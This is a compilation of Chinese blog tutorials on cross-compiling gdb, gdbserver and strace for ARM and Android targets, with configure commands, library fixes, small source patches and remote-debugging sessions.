就会显示出交叉编译工具所使用的库的默认搜索目录了。”

root@ubuntu:~/gdb/termcap-1.3.1#/opt/forlinux/4.3.2/bin/arm-none-linux-gnueabi-gcc --print-file-name libc.a

/opt/forlinux/4.3.2/bin/../arm-none-linux-gnueabi/libc/usr/lib/libc.a

root@ubuntu:~/xeyez/gdb/termcap-1.3.1# cp /opt/termcap/libtermcap.a /opt/forlinux/4.3.2/bin/../arm-none-linux-gnueabi/libc/usr/lib/

2. 交叉编译 gdb-6.6(可以到我的网盘下载: http://pan.baidu.com/s/1hq3lQS0)

CC=/opt/forlinux/4.3.2/bin/arm-none-linux-gnueabi-gcc AR=/opt/forlinux/4.3.2/bin/arm-none-linux-gnueabi-ar RANLIB=/opt/forlinux/4.3.2/bin/arm-none-linux-gnueabi-ranlib LD=/opt/forlinux/4.3.2/bin/arm-none-linux-gnueabi-ld ./configure --build=i686-linux --host=arm-linux --prefix=/opt/arm-gdb

make && make install

3. strip 一下，减小 gdb 体积

root@ubuntu:/opt/arm-gdb/bin# ll gdb

-rwxr-xr-x 1 root root 10703951 2012-08-20 10:30 gdb*

root@ubuntu:/opt/arm-gdb/bin# /opt/forlinux/4.3.2/bin/arm-none-linux-gnueabi-strip ./gdb

root@ubuntu:/opt/arm-gdb/bin# ll -h gdb

-rwxr-xr-x 1 root root 2.4M 2012-08-20 10:47 gdb*

strip 之前 gdb 大约有 11M,strip 之后是 2.4M,拷到开发板的/bin 目录下就可以直接调试程序了。

[参考文章]http://www.linuxidc.com/Linux/2012-08/68272.htm

（原文链接：http://blog.chinaunix.net/uid-26009923-id-3319177.html）

补充：

gdbserver 有个问题，当嵌入式设备的网络断开时，程序会停止，网络好后继续运行，所以不能用 gdbserver 调试网络断开的情况。

arm 平台 gdb6.8 移植实践笔记

一个人学习，就有这么个问题：本来你以为找到了新大陆，实际上在业内已经是路人皆知的事情了。闭门造车，很容易成为井底之蛙啊。

以下移植参考：http://blog.csdn.net/dllbl/article/details/5806549

一、准备工作：

1. ftp://ftp.gnu.org/pub/gnu/ncurses/ncurses.tar.gz 下载源码：ncurse 5.6

2. http://ftp.gnu.org/gnu/gdb/下载源码：gdb-6.8.tar.bz2

二、编译 ncurse 5.6

./configure --host=arm-vfp-linux-gnu --prefix=/home/gdb/bin --without-ada --enable-termcap --with-shared

make

make install

三、编译 gdb-6.8.tar.bz2

./configure --host=arm-vfp-linux-gnu --enable-shared --prefix=/home/gdb/bin --without-x --disable-gdbtk --disable-tui --without-included-regex --without- included-gettext LDFLAGS="-L/home/gdb/bin/lib" CPPFLAGS="-I/home/gdb/bin/include"

make

make install

第二步和第三步不需要明确 export CC=arm-vfp-linux-gnu-gcc,配置后，编译过程自动选择的就是交叉编译器

四、测试

在/home/gdb/bin 目录下生成有 gdb,gdbserver 等工具。将编译好的测试文件 gdbtest,和源文件放入这个目录，然后使用 nfs 挂载到开发板。使用

./gdb gdbtest 然后，就能调试了

五、相关问题

1.我刚开始使用的是 gdb-7.4 的源码，可是编译出来的 gdb 不能运行，总是提示：segmentation fault

2.在 gdb-6.8 编译的过程中，出现找不到 libtermcap.a 的提示，可将其它地方的 libtermcap.a 放到......./nxp/gcc-4.3.2/arm-vfp-linux-gnu/sys-root/lib 目录下即可

3.有网络大虾说在编译 gdb 源码的时候要加一个 bfd.h.但是我没有加，实际上这个文件是编译过程中生动生成的。

4.测试过过程中找不到 libncurses.so.5，这时候要将/home/gdb/bin/lib 目录中的三个 libncurses 文件全放到你自己的开发板的/lib 目录下即可。

http://blog.csdn.net/yongan1006/article/details/7453319

Ubuntu 下 arm-linux-gdb+gdbserver(6.8)的编译及安装

注：arm-linux-gdb 的安装路径是/usr/local/arm/3.4.1

1、arm-linux-gdb 的编译安装

下载 gdb-6.8.tar.bz2 至工作目录

gdb 源码下载：http://ftp.gnu.org/gnu/gdb/

命令如下:

```
$tar -jxvf gdb-6.8.tar.bz2
$cd gdb-6.8
$./configure --target=arm-linux --enable-sim --prefix=/usr/local/arm/3.4.1
```

--prefix 用于指定安装路径

$make

make 时遇到以下错误：

configure: error: no termcap library found

make[1]: *** [configure-gdb] Error 1

make[1]: Leaving directory `/home/lining/gdb-6.8'

make: *** [all] Error 2

解决方法：主要是缺少 termcap 库文件，在终端里执行 sudo apt-get install libncurses5-dev 安装

$sudo make install

完成后可以在/usr/local/arm/3.4.1/bin 下找到 arm-linux-gdb 文件

2、arm-linux-gdbserver 的编译安装

进入./gdb/gdbserver

命令如下:

$cd gdb/gdbserver./configure --target=arm-linux --host=arm-linux

$make CC=arm-linux-gcc

(CC=arm-linux-gcc 用于指定 arm-linux 编译器)

编译时出现 PATH_MAX undeclared 错误的解决方法：

在 hostio.c 文件中增加

#include <linux/limits.h>

原因是宏 PATH_MAX 在<limits.h>中没有定义，而是定义在<linux/limits.h>中

（红色表示我在编译时没有碰到这个错误，此错误是网友整理的，留在这里以供以后参考）

编译成功后在当前目录下会生成 gdbserver 文件，拷贝至开发板上(可放入开发板/usr/bin/目录下，这样在任何目录下均可执行 gdbserver 命令）

参考网址：

1. http://kenter1643.javaeye.com/blog/346894

2. http://blog.csdn.net/chinacodec/archive/2009/02/11/3877901.aspx

3. http://www.5dlinux.com/article/1/2009/linux_31924.html

http://blog.chinaunix.net/uid-21515847-id-1825093.html

交叉编译 arm gdb7.0

1. 安装依赖文件
sudo apt-get install texinfo
sudo apt-get install libncurses5-dev
sudo apt-get install m4
sudo apt-get install flex
sudo apt-get install bison
为了支持 python 脚本扩展功能
apt-get install python-dev

确定 XML support 是否使能，如果 libexpat-dev 被安装是默认是能的，
如果不支持 XML， openocd->gdb memory map transfer 不能够工作

2. 编译 gdb for arm
It's actually quite straightforward:
wget http://ftp.gnu.org/gnu/gdb/gdb-7.0.1a.tar.bz2
tar jvxf gdb-7.2.tar.bz2
cd gdb-7.2
./configure --target=arm-none-linux-gnueabi --program-prefix=arm-none-linux-gnueabi- --prefix=/home/enzo --with-python
其中：
--target i 指明目标系统类型
--prefix 指生成的可执行文件安装在哪个目录
--program-prefix 指生成的可执行文件的前缀

make
幸运的话，会在--prefix 指定的目录下生成三个子目录：bin、lib、share，我们需要的 arm-none-linux-gnueabi-gdb 就在其中的 bin 目录下。

进入 gdb 目录，对生成的 elf 文件进行 strip，不然又 12M 左右
strip gdb -o arm-none-linux-gnueabi-gdb
裁剪后大小
-rwxr-xr-x 1 root root 2.7M　6 月　9 21:14 arm-none-linux-gnueabi-gdb
拷贝 arm-none-linux-gnueabi-gdb 到目标位置即可

3. 编译 gdbserver
cd gdb/gdbservver
CC=arm-hisiv100nptl-linux-gcc ./configure --host=arm-hisiv100nptl-linux --target=arm-hisiv100nptl-linux
这里的--host 指定了生成可执行文件运行的平台和系统：运行于 ARM 平台的 Linux 系统
make
检查生成的 gdbserver
$ file gdbserver
gdbserver: ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), not stripped

4. 去除符号信息
$ arm-hisiv100nptl-linux-strip gdbserver -o gdbserver
enzo@debian:~/Downloads/gdb-7.3.1/gdb/gdbserver$ file gdbserver
gdbserver: ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), stripped

可能出现的错误：
xml-builtin.o: could not read symbols: File in wrong format
出现此错误原因： 没有指定交叉编译器
./configure --host=arm-hisiv100nptl-linux --target=arm-hisiv100nptl-linux

3. gdb 7.0 引入的 python 扩展功能

在 gdb 7 中，有两种方法写 python 脚本

1. 输入 python 会进入 gdb 提示，然后直接写 python 脚本，最后 end 结束

```
(gdb) py
>import sys
>end
```

2. 另一种方法，加入文件夹有文件 test1 的 elf 文件，把 python 脚本命名为 test-gdb.py,如果 gdb 可以在当前文件夹找到类似文件就会自动加载类似的当调试内核时， vmlinux-gdb.py 会自动被加载。

test1.c:

```
struct _node {

        int weight;
        char tag[20];
};
int main () {
        struct _node *mynode = malloc(sizeof(*mynode));
        mynode->weight = 210;
        strcpy(mynode->tag, “dummy node”);
        free(mynode);
        return 0;
}
```

test1-gdb.py:

```
import gdb
def print_node(value):
    frame = gdb.selected_frame()
    try:
        val = gdb.Frame.read_var(frame, value)
    except:
        print “No such variable”
        return
    if str(val.type) == “struct _node *”:
        print “Weight: ” + str(val["weight"])
        print “Tag: ” + str(val["tag"])
    else:
        print “Is not a node (” + str(val.type) + “)”
```

我们所做的是获得当前的 Frame，从当前 frame 得到 value

编译 test1

```
gcc -g -O0 -o test1 test1
luka@luka-laptop:~>
```

```
(gdb) b main
Breakpoint 1 at 0x40056c: file test1.c, line 12.
(gdb) r
Breakpoint 1, main () at test1.c:12
12 struct _node *mynode = malloc(sizeof(*mynode));
(gdb) n
14 mynode->weight = 210;
(gdb)
```

15 strcpy(mynode->tag, “dummy node”);
(gdb)
16 free(mynode);
(gdb) python print_node(“mynode”)
Weight: 210
Tag: “dummy node000000000000000000″
(gdb)

http://blog.chinaunix.net/uid-21977330-id-3761022.html

Compile gdbserver for Android（gdb-7.1）

前几天发现 Prebuild 的 gdbserver 在我们的平台上无法运行，只好自己去编译。按照网上的方法编译不过去，虽然折腾半天之后编译成功了，但是运行时只能看到一个线程。后来研究了一下代码，发现里面确实是有问题的：
td_ta_thr_iter 是用来获取进程中线程的方法，在 Android 的实现在 bionic/libthread_db/libthread_db.c 里，它的实现很简单，遍历/proc/%d/task/目录即可。

```
td_err_e
td_ta_thr_iter(td_thragent_t const * agent, td_thr_iter_f * func, void * cookie,
                    td_thr_state_e state, int32_t prio, sigset_t * sigmask, uint32_t user_flags)
{
    td_err_e err = TD_OK;
    char path[32];
    DIR * dir;
    struct dirent * entry;
    td_thrhandle_t handle;
    snprintf(path, sizeof(path), "/proc/%d/task/", agent->pid);
    dir = opendir(path);
    if (!dir) {
```

```
        return TD_NOEVENT;
    }
    handle.pid = agent->pid;
    while ((entry = readdir(dir)) != NULL) {
        if (strcmp(entry->d_name, ".") == 0 || strcmp(entry->d_name, "..") == 0) {
            continue;
        }
        handle.tid = atoi(entry->d_name);
        err = func(&handle, cookie);
        if (err) {
            break;
        }
    }
    closedir(dir);
    return err;
}
```

这里的 agent->pid 是在 td_ta_new 里初始化的，它从 proc_handle->pid 而来。

```
td_err_e
td_ta_new(struct ps_prochandle const * proc_handle, td_thragent_t ** agent_out)
{
    td_thragent_t * agent;
    agent = (td_thragent_t *)malloc(sizeof(td_thragent_t));
    if (!agent) {
        return TD_MALLOC;
    }
    agent->pid = proc_handle->pid;
    *agent_out = agent;
    return TD_OK;
```

```
}
```
问题是在调用 tdb.td_ta_new_p 时，proc_handle->pid 根本就没有初始化，所以找不到进程中的线程。为了解决这个问题，我只强制把 agent->pid 设置为被调试的进程 ID。

```
 /* Attempt to open a connection to the thread library.    */
 err = tdb.td_ta_new_p (&tdb.proc_handle, &tdb.thread_agent);
 if (err != TD_OK)
      {
        if (debug_threads)
      fprintf (stderr, "td_ta_new(): %s\n", thread_db_err_str (err));
        return 0;
      }
 //Li XianJing td_ta_new use tdb.proc_handle.pid to initialize tdb.thread_agent->pid,
 //but tdb.proc_handle.pid is unknown, so I assign signal_pid to tdb.thread_agent->pid directly.
 tdb.thread_agent->pid = signal_pid;
```

另外就是链接 libthread_db.so 的问题，无论用 dlopen 的方式或者还是编译链接都不行。我只好静态链接 libthread_db.a，最后还要加几个空函数才能编译过去。

一切 OK 了。

http://www.limodev.cn/2010/12/25/compile-gdbserver-for-android%EF%BC%88gdb-7-1%EF%BC%89/

编译 arm 平台运行的 gdb7.3

先从 http://www.gnu.org/software/gdb/下载了 gdb 7.3.1 源代码。

拷贝到 linux 虚拟机中后，解压到 gdb-7.3.1 目录，进入这个目录

```
[root@localhost gdb-7.3.1]# ./configure --host=arm-linux --target=arm-linux
```

---

make 出现了以下错误提示：

```
checking for library containing waddstr... no
configure: WARNING: no enhanced curses library found; disabling TUI
checking for library containing tgetent... no
configure: error: no termcap library found
make[1]: *** [configure-gdb] 错误 1
make[1]: Leaving directory `/gdb/gdb-7.3.1'
make: *** [all] 错误 2
[root@localhost gdb-7.3.1]#
```

从 gnu 下载 termcap，最新版本是 1.3.1 2002-02-25

直接用下面几条命令生成 lib

```
arm-linux-gcc -c   -DHAVE_STRING_H=1 -DHAVE_UNISTD_H=1 -DSTDC_HEADERS=1   -DTERMCAP_FILE=\"/etc/termcap\" -I. -I.
-g termcap.c
arm-linux-gcc -c   -DHAVE_STRING_H=1 -DHAVE_UNISTD_H=1 -DSTDC_HEADERS=1   -DTERMCAP_FILE=\"/etc/termcap\" -I. -I.
-g tparam.c
arm-linux-gcc -c   -DHAVE_STRING_H=1 -DHAVE_UNISTD_H=1 -DSTDC_HEADERS=1   -DTERMCAP_FILE=\"/etc/termcap\" -I. -I.
-g version.c
arm-linux-ar rc libtermcap.a termcap.o tparam.o version.o
```

然后拷贝到 arm-linux 的 lib 目录下，不知道目录就用 arm-linux-gcc -print-search-dirs 显示出来看看：

```
[root@localhost termcap-1.3.1]# arm-linux-gcc -print-search-dirs
install: /usr/local/arm/3.4.1/lib/gcc/arm-linux/3.4.1/
programs: =/usr/local/arm/3.4.1/libexec/gcc/arm-linux/3.4.1/:/usr/local/arm/3.4.1/libexec/gcc/arm-
linux/3.4.1/:/usr/local/arm/3.4.1/libexec/gcc/arm-linux/:/usr/local/arm/3.4.1/lib/gcc/arm-
linux/3.4.1/:/usr/local/arm/3.4.1/lib/gcc/arm-linux/:/usr/libexec/gcc/arm-linux/3.4.1/:/usr/libexec/gcc/arm-
linux/:/usr/lib/gcc/arm-linux/3.4.1/:/usr/lib/gcc/arm-linux/:/usr/local/arm/3.4.1/lib/gcc/arm-
linux/3.4.1/../../../../arm-linux/bin/arm-linux/3.4.1/:/usr/local/arm/3.4.1/lib/gcc/arm-
linux/3.4.1/../../../../arm-linux/bin/
libraries: =/usr/local/arm/3.4.1/lib/gcc/arm-linux/3.4.1/:/usr/lib/gcc/arm-
linux/3.4.1/:/usr/local/arm/3.4.1/lib/gcc/arm-linux/3.4.1/../../../../arm-linux/lib/arm-
linux/3.4.1/:/usr/local/arm/3.4.1/lib/gcc/arm-linux/3.4.1/../../../../arm-linux/lib/
[root@localhost termcap-1.3.1]#
```

重新到 gdb 源代码目录下，make 就可以成功了

将生成的可执行文件 gdb 改个名，如 arm-linux-gdb

或者拷贝到 arm 板上（就不用改名了）

http://blog.sina.com.cn/s/blog_6e22828801015lbk.html

交叉编译开源软件的固定套路，以编译最新的 gdb7.5 for arm 为例

这里只讨论那些需要通过 configure 配置的情况，针对 arm 来。

先下载最新的 gdb7.5

下载后解压，再

cd gdb-7.5

如我的本机路径现在进入到了/home/rebi/Downloads/gdb-7.5

执行./configure 配置：

./configure --prefix=/home/rebi/Downloads/gdb-7.5/bin --host=arm-linux CC=arm-none-linux-gnueabi-gcc AR=arm-none-linux-gnueabi-ar --with-lib-path=/home/rebi/arm-2011.03/bin

重点就是这面一步，这里实际上是最关键的是三点：

1、prefix 指定程序后续的安装路径，如我喜欢把它装在当前源码的 bin 目录下。

2、host 指定了目录，编要在 arm 上跑的就使用 arm-linux，如果是 mips 就应该是 mipsel-linux

3、CC 参数指定的编译器的命字。这里我使用的是 arm-none-linux-gnueabi-gcc，因为我已经把交叉编译器可执行所在的目录加入 PATH 了，所以不需要指定全路径了，如果没有加需要指定全路径。

实际上，上面的例子中，只把--host 改成--host=arm-none-linux-gnueabi 后面的 CC、AR 变量都可以不用指定了，这里的--host 的值就是你实际使用的交叉编译器的前缀，注意后面不带“-”。即：

./configure --prefix=/home/rebi/Downloads/gdb-7.5/bin --host=arm-none-linux-gnueabi

上面这三步基本上就是死套路，按这个来一般不会有错。

另外，如果你编译的是 gcc 或 binutils 则不需要指定 host，而是需要指定--target=arm-linux。

需要注意的一点是，这里编译的是 gdb7.5，由于版本太新，所以编译时会出现如下错误：

```
configure: WARNING: no enhanced curses library found; disabling TUI
checking for library containing tgetent... no
configure: error: no termcap library found
```

make[1]: *** [configure-gdb] Error 1

即没有这个 termcap 库。网上流传的其它方法如 sudo apt-get install libncurses5-dev 经过我确认不行。

解决这个问题需要自己去新下载一套 ncurses 的最新代码，重新交叉编译出来，再拷到交叉 gcc 的库默认搜索路径下去就能解决。

wget http://ftp.gnu.org/pub/gnu/ncurses/ncurses-5.8.tar.gz

tar xvf ncurses-5.8.tar.gz

cd ncurses-5.8

./configure --prefix=/home/rebi/Downloads/ncurses-5.8/bin --host=arm-linux CC=arm-none-linux-gnueabi-gcc

make&&make install

cd bin

cp -rf lib/* /home/rebi/arm-2011.03/bin/../arm-none-linux-gnueabi/libc/usr/lib/

cp -rf include/* /home/rebi/arm-2011.03/bin/../arm-none-linux-gnueabi/libc/usr/include

上面的动作执行完再重 make gdb 即可。

注意上面的 gcc 的库路径可以通过 arm-none-linux-gnueabi-gcc -print-file-name=libc.a 命令来获取：

```
rebi@ubuntu:~/Downloads/ncurses-5.8$ arm-none-linux-gnueabi-gcc -print-file-name=libc.a
/home/rebi/arm-2011.03/bin/../arm-none-linux-gnueabi/libc/usr/lib/libc.a
rebi@ubuntu:~/Downloads/ncurses-5.8$
```

http://blog.csdn.net/fly_qj/article/details/8272555

gdb 7.7 交叉编译

1. 下载 gdb，下载地址：http://www.sourceware.org/gdb/

2. 准备编译过程需要的依赖库 termcap，下载地址：http://ftp.gnu.org/gnu/termcap/

   编译 termcap：

   ```
   $ mkdir  /home/tom/tool/termcap

   $ tar zxvf termcap-1.3.1.tar.gz

   $ cd termcap-1.3.1


   $ ./configure --host=arm-none-linux-gnueabi --prefix=/home/tom/tool/termcap

   $ vim Makefile
   ```

   更改 Makefile 内容(这点很重要)：

   ```
   CC = arm-none-linux-gnueabi-gcc
   AR = arm-none-linux-gnueabi-ar
   RANLIB = arm-none-linux-gnueabi-ranlib
   ```

$ make

$ make install

make install 将在 --prefix 指定的目录/home/tom/tool/termcap 中生成 include/termcap.h 和 lib/libtermcap.a， 编译 gdb 时需要指定对应的 库 和 头文件 搜索目录

3. 编译 gdb

$ mkdir =/home/tom/tool/gdbserver

$ tar jxvf gdb-7.7.tar.bz2

$ cd gdb-7.7/

$ ./configure --host=arm-none-linux-gnueabi --target=arm-linux --prefix=/home/tom/tool/gdbserver LDFLAGS=-L/home/tom/tool/termcap/lib CPPFLAGS=-I/home/tom/tool/termcap/include

$ make

$ make install

make install 将在 --prefix 指定的目录/home/tom/tool/gdbserver 中生成四个目录 bin include lib share，其中 bin 目录下有 两个文件 arm-linux-gdb arm-linux-run，

arm-linux-gdb 就是我需要的文件。

http://www.java123.net/v/910636.html

Android 系统编译与调试

一 Android 编译

Android 编译系统（详见附件），在阅读本文时可以先阅读附件，我是读了好多遍，并加于实践，才能比较深刻理解编译系统工作原理以及如何编译生成 image 文件。我觉得理解一个平台，首要先弄清一个平台的编译系统，一方面可以解决编译问题，另一方面可以了解系统的文件编译顺序，对于解决运行时碰到问题有帮助。

我这边着要介绍我们可能涉及到的 Android.mk 写法.

1. 从编译 helloworld 说起

```
LOCAL_PATH:= $(call my-dir)
include $(CLEAR_VARS)
 LOCAL_SRC_FILES:= /
      com_ura_test_JNITest.c
 LOCAL_C_INCLUDES := /
       $(JNI_H_INCLUDE)
 LOCAL_SHARED_LIBRARIES := libutils
 LOCAL_PRELINK_MODULE := false
 LOCAL_MODULE := libJNITest
 include $(BUILD_SHARED_LIBRARY)
```

LOCAL_PATH - 编译时的目录

$(call 目录，目录….) 目录引入操作符

如该目录下有个文件夹名称 Src，则可以这样写 $(call src) 等

CLEAR_VARS –

在 build/core/config.mk 定义 CLEAR_VARS:= $(BUILD_SYSTEM)/clear_vars.mk

详细看 build/core/clear_vars.mk

Include 是 *.mk 文件的运算符。可以通过 include 包含自定义的.mk 文件（即是自定义编译规则）或是引用系统其他的.mk 文件（系统定义的编译规则）。

LOCAL_SRC_FILES ― 编译的源文件

可以是.c, .cpp, .java, .S（汇编文件）或是.aidl 等格式

写法是不同的文件用空格隔开。如果编译目录子目录，采用相对路径，如子目录/文件名。也可以通过$(call 目录)，指明编译某目录下所有.c/.cpp/.java/.S/.aidl 文件.

追加文件 LOCAL_SRC_FILES += 文件

LOCAL_C_INCLUDES ― 需要包含的头文件目录

可以是系统定义路径，也可以是相对路径. 如该编译目录下有个 include 目录，写法是 include/*.h

LOCAL_SHARED_LIBRARIES ― 链接时需要的外部共享库

还有链接的外部静态库用 LOCAL_STATIC_LIBRARY

如果是 java 文件，要加入 jar 包用 LOCAL_JAVA_LIBRARIES

LOCAL_PRELINK_MODULE ― 是否需要 prelink 处理 .Prelink 利用事先链接代替运行时链接的方法来加速共享库的加载，它不仅可以加快起动速度，还可以减少部分内存开销，是各种 **Linux** 架构上用于减少程序加载时间、缩短系统启动时间和加快应用程序启动的很受欢迎的一个工具.

LOCAL_MODULE ― 编译的目标对象

module 是指系统的 native code ，相对用 Java 写成的 Android application 称为 package。Package 用 LOCAL_PACKAGE_NAME.

BUILD_SHARED_LIBRARY ― 指明要编译成动态库。

编译的目标，用 include 操作符，动态库会用到系统的编译脚本 host_share_library.mk 编译静态库目标，会用到系统的编译脚本 host_static_library.mk . 用 BUILD_STATIC_LIBRARY 来指明要编译成静态库。如果是 java 文件的话，会用到系统的编译脚本 host_java_library.mk，用 BUILD_PACKAGE 来指明。三个编译脚本都放到 build/core 目录下。

```
LOCAL_ARM_MODE := arm
```

目前 Android 大部分都是基于 Arm 处理器的，Arm 指令用两种模式 Thumb(每条指令两个字节)和 arm 指令（每条指令四个字节）

```
LOCAL_CFLAGS += -O3 -fstrict-aliasing -fprefetch-loop-arrays
```

通过设定编译器操作，优化级别，-O0 表示没有优化,-O1 为缺省值，-O3 优化级别最高

Android.mk 也通过 ifeq 关键字支持条件选择语句，类如下面

```
ifeq ($(HOST_OS),linux)
# Use the futex based mutex and condition variable
# implementation from android-arm because it's shared mem safe
LOCAL_SRC_FILES += /
    futex_synchro.c /
    executablepath_linux.cpp
endif
ifeq ($(HOST_OS),darwin)
LOCAL_SRC_FILES += /
    executablepath_darwin.cpp
endif
```

总结，android.mk 的写法，系统源代码提供了大量的 android.mk 可以作为参考资料。在编写 android.mk 的时候，有任何碰到疑问的地方，可以拿系统的 android.mk 看看，相信写个 android.mk 应该没有什么困难.

二 调试

我们用 Eclipse 调试 java 程序都习以为常，这边我着重介绍如何 Windows 上调试 android native code。

1. 编译 gdb for android arm platform.

具体步骤大概，下载 cygwin, gdb6.8(最新 gdb)源代码。将 gdb 做如下配置

./configure –target=arm-linux. 就会编译生成 arm-linux-gdb.exe, 能解析 linux-arm 调试格式。后面附件有 gdb 编译后生成的可执行文件。

2. 编译 gdbserver. 也可以不编译, 在源代码 prebuild/android-arm/gdbserver 上直接可以获得。

3. 将 gdbserver 拷贝到模拟器或是机器里面（假定在/dev/sample 目录下）。

adb gdberver /dev/sample/

然后 chmod 777 ./gdbserver 赋予权限

4. 运行 gdbserver .

./gdbserver 127.0.0.1:1234 helloworld

Process helloworld created; pid = 744

Listening on port 1234

5. 为来让 gdb 能连接到模拟器上到 gdbserver，必须进行数据转发：

telnet localhost 5554

Trying 127.0.0.1...

Connected to localhost.

Escape character is '^]'.

Android Console: type 'help' for a list of commands

OK

redir add tcp:1234:1234

OK

6. 运行 gdb，进行调试

D:/>arm-linux-gdb.exe

GNU gdb 6.8

Copyright (C) 2008 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

```
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=i686-pc-cygwin --target=arm-linux".
(gdb) target remote 127.0.0.1:1234 [和模拟器的应用程序建立连接]
Remote debugging using 127.0.0.1:1234
0xb0000100 in ?? ()
(gdb) break main
No symbol table is loaded.  Use the "file" command.
(gdb) file helloworld  [加载调试信息]
A program is being debugged already.
Are you sure you want to change the file? (y or n) y
Reading symbols from /cygdrive/d/helloworld...done.
(gdb) break main
Breakpoint 1 at 0x8364: file external/helloworld/hello.c, line 4.
(gdb) c
Continuing.

Breakpoint 1, main () at external/helloworld/hello.c:4
4           external/helloworld/hello.c: No such file or directory. [这边需要路径映射]
            in external/helloworld/hello.c
(gdb) n
3           in external/helloworld/hello.c
(gdb) c
Continuing.
Program exited normally.
```

调试这边还有很多需要讲，比如调试信息位置，如何在 eclipe 调试 native code(c++/c 文件)， 如何查看二进制文件， 调试技巧等等。 写起来可能要很多了，怕大家没有耐心看下去， 先点到为止。这次创新文档已经写了很多，调试的深入研究会在后续文档里面提到。
http://blog.csdn.net/wukunting/article/details/4640100

strace 工具移植到 ARM(Davici)平台

本文系本站原创,欢迎转载!
转载请注明出处:http://zhiqiang0071.cublog.cn
---

strace 工具是一个非常强大的工具，是调试程序的好工具。要移植到 arm 平台，就需要使用交叉编译工具编译生成静态链接的可执行文件。具体步骤如下：

1. 下载 strace-4.5.16.tar.bz2 ， 不要下载最新的 strace-4.5.18.tar.bz2 ， 因为后者编译会出错。下载网址是：http://sourceforge.net/project/showfiles.php?group_id=2861&package_id=2819;
http://ncu.dl.sourceforge.net/project/strace/strace/4.5.16/strace-4.5.16.tar.bz2
2.解压。对于 ARM 平台，必须打上一个补丁，补丁在文章的最后面；

3.配置。./configure --host=arm-linux CC=arm_v5t_le-gcc LD=arm_v5t_le-ld;

4.编译。make CFLAGS+="-static",生成 strace 静态可执行文件，2M 多；

5.strip。arm_v5t_le-stip strace，这样可执行文件就减小到 600 多 K。

以上采用的是达芬奇平台的 arm 工具，也可以直接使用通用的 arm-linux-gcc 工具，版本 3.4.1 的我试过，可以编译通过，其他版本的不清楚。

strace 的使用介绍可以参考以下两篇文章：

1.http://www.ibm.com/developerworks/cn/aix/library/au-unix-strace.html。

2.http://blog.chinaunix.net/u1/38279/showart_367248.html

```
--- strace-4.5.16-orig/syscall.c 2005-06-08 21:45:28.000000000 +0100
+++ strace-4.5.16/syscall.c 2005-10-25 19:26:39.000000000 +0100
@@ -1045,6 +1045,15 @@ struct tcb *tcp;
/*
* Note: we only deal with only 32-bit CPUs here.
*/
+
+ if (!(tcp->flags & TCB_INSYSCALL) &&
+ (tcp->flags & TCB_WAITEXECVE)) {
+ /* caught a fake syscall from the execve's exit */
+ tcp->flags &= ~TCB_WAITEXECVE;
+ return 0;
+ }
+
```

```
+

if (regs.ARM_cpsr & 0x20) {

/*

* Get the Thumb-mode system call number
```

www.61ic.com/Article/DaVinci/DM644X/201104/32548.html

GDB 和 strace 的使用及移植

GDB 章节

GDB 是 linux 下常用的应用程序调试工具，本文介绍 linux 环境下一些常用的调试命令，并通过交叉编译移植 GDB 到 Android 开发板上。

主机系统环境：Linux TS-Server 2.6.32-21-generic-pae #32-Ubuntu SMP Fri Apr 16 09:39:35 UTC 2010 i686 GNU/Linux
目标板环境：Linux localhost 3.0.31-00003-OMAP-Android-01831-gf9b35ae #4 SMP PREEMPT Fri Sep 7 08:19:55 CST 2012 armv7l GNU/Linux
交叉编译工具版本：gcc version 4.4.1 (Sourcery G++ Lite 2010q1-202)（target:arm-none-linux-gnueabi）
GDB 源码版本 7.2：下载地址 http://202.109.143.228:82/down/gdb-7.2.tar.gz 或 http://ftp.gnu.org/gnu/gdb/gdb-7.3.1.tar.gz（官网最新版）
GDB 依赖库 ncurses：下载地址 http://ftp.gnu.org/pub/gnu/ncurses/ncurses-5.8.tar.gz

环境变量说明：
export CC_PATH=/home/lichao/android/arm/opt/CodeSourcery/bin //交叉编译工具链路径
export SRC_GDB=~/Download

一.GDB 常用命令命令介绍：
gdb>list //列出源码，默认源码文件和执行文件同路径
gdb><回车> //重复上次命令

gdb>break 10 //在第十行下断点

gdb>break func //在函数 func 入口下断点

gdb>info break //查看断点信息

gdb>info args //打印当前函数参数名和值

gdb>info locals //打印当前函数所有局部变量和值

gdb>disassemblefunc //查看函数 func 的汇编代码

gdb>run //运行程序

gdb>next //单条语句执行

gdb>n //等同 next

gdb>continue //继续运行

gdb>p i //打印变量值，等同于 print

gdb>bt //查看函数堆栈

gdb>shell <command> //执行 shell 命令

gdb>clear<linenum> //清除断点，相关命令有 delete/disable/enable

gdb>step //单步运行

二.移植 GDB 到 Omap4460 开发板(跑的是 Android 4.0)

1.解压配置

$mkdir ~/gdb

$cp $SRC_GDB/gdb-7.2.tar.gz ~/gdb

$cd ~/gdb

$tar xvf gdb-7.2.tar.gz -C .

$cd gdb-7.2

$export PATH=$CC_PATH:$PATH //追加交叉编译工具链至 path 中，请确保成功添加

$./configure --host=arm-none-linux-gnueabi --prefix=/home/lichao/gdb/arm_gdb

(上面指定的 host 表示目标主机所需的编译器前缀，而 prefix 有可能设置全路径而不是带环境变量的路径安装路径，请注意)

以上都 ok,如果有问题，请检查你的交叉编译工具链环境变量和相关操作是否正确。

2.交叉编译 GDB

$make -j4

接下来，在本环境下将会遇到错误：

configure: WARNING: no enhanced curses library found; disabling TUI

checking for library containing tgetent... no

configure: error: no termcap library found

make[1]: *** [configure-gdb] Error 1

make[1]: Leaving directory `/home/lichao/android/arm/temp/gdb-7.2'

make: *** [all] Error 2

针对上述情况网络上的方法通常有 2 种：

1.如果是 ubuntu 用户，直接 sudo apt-get install libncurses5-dev

2.下载 termcap 源码并交叉编译后得到库文件 libtermcap.a。

本文通过上面两种方法得知都有问题，第一种是误认为交叉编译缺少的库为 x86 的 libncurses 字符图像库，第二种忽略了版本库的兼容问题。

其实所有的问题我们都可以通过查看 config.log 日志找到解决办法。

$vi gdb/config.log

2065 configure:9592: arm-none-linux-gnueabi-gcc -o conftest -g -O2 conftest.c -lcurses -lm >&5

2066 /home/lichao/android/arm/opt/CodeSourcery/bin/../lib/gcc/arm-none-linux-gnueabi/4.4.1/http://www.cnblogs.com/http://www.cnblogs.com/arm-none-linux-gnueabi/bin/ld: cannot find -lcurses

.....

